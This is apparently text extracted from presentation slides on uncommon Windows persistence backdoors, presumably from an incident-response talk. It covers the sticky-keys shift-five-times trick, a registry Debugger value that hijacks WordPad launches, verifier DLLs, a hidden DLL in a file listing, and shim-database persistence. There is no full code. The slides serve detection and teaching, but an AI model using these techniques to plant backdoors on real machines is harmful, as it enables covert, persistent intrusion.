
The Advanced Stuff




Uncommon Backdoors

When your DC turns against you








Uncommon Backdoors

Cheatcode: press shift 5 times, hack a company

#OnDemand Backdoor

Cheatcode: press shift 5 times




Cheatcode: press shift 5 times

Activate Cheatcode:
„Shift, Shift, Shift, Shift, Shift...“



Cheatcode: press shift 5 times



HACKED
(with a GTA cheatcode)




The Pro Stuff

Uncommon Backdoors



Wordpad - what are you doing?!

Wordpad - what are you doing?!



Registrierungs-Editor
Datei Bearbeiten Ansicht
Computer\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

ab	EAFModules	REG_SZ	...
on no	MitigationAuditOptions	REG_BINARY	00 00 00 00 00
on no	MitigationOptions	REG_BINARY	01 00 00 00 00
ab	Debugger	REG_SZ	gideown.exe



WordPad
App

Same Persistence with DLLs possible (verifierDLLs)



Wordpad - what are you doing?!

HACKED

(but only if wordpad is launched)

Today is a beautiful day - nothing bad could happen :D



Wordpad - what are you doing?!

HACKED

(but only if wordpad is open)

The attacker still waiting...

Today is a beautiful day
could happen



Would you have found it?

 Rtl	 inqvetesm.dll	28.01.2020 13:49	05.2020 23:24
 tbt_log.txt			05.2020 23:24
 inqvetesm.dll		28.01.2020 13:49	
 CPEPC_PLAP.dll		06.01.2020 17:56	
 epcginashim.dll		06.01.2020 17:56	
 ibtsiva.exe		06.01.2020 17:56	
 AuditNativeSnapIn.dll		07.12.2019 15:47	
 auditpolmsg.dll		07.12.2019 15:47	

Credit to my colleague Erwin Friedl



Uncommon Backdoors



Customer: Thank you for patching!

Attacker: No problem bro!

Customer: Wait what?!

Shimcache Persistence


- PATH:
 - C:\windows\apppatch\custom\custom64\{random-ID}.sdb



